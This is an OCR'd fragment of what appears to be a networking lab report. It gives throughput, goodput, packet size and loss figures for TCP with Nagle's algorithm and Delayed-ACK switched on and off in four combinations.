
- Nagle's Algorithm enabled, Delayed-ACK enabled.

Throughput = 175.25 kbps
Goodput = 39.65 kbps
Maximum Packet Size = 106 bytes
Packet Loss Rate = 0%




- Nagle's Algorithm enabled, Delayed-ACK disabled.

Throughput = 175.25 kbps
Goodput = 39.65 kbps
Maximum Packet Size = 106 bytes
Packet Loss Rate = 0%




- Nagle's Algorithm disabled, Delayed-ACK enabled.

Throughput: 174.61 kbps
Goodput: 39.65 kbps
Maximum Packet Size: 106 bytes
Packet Loss Rate: 0%



- Nagle’s Algorithm disabled, Delayed-ACK disabled.



Throughput: 175.25 kbps
Goodput: 39.65 kbps
Maximum Packet Size: 106 bytes
Packet Loss Rate: 0%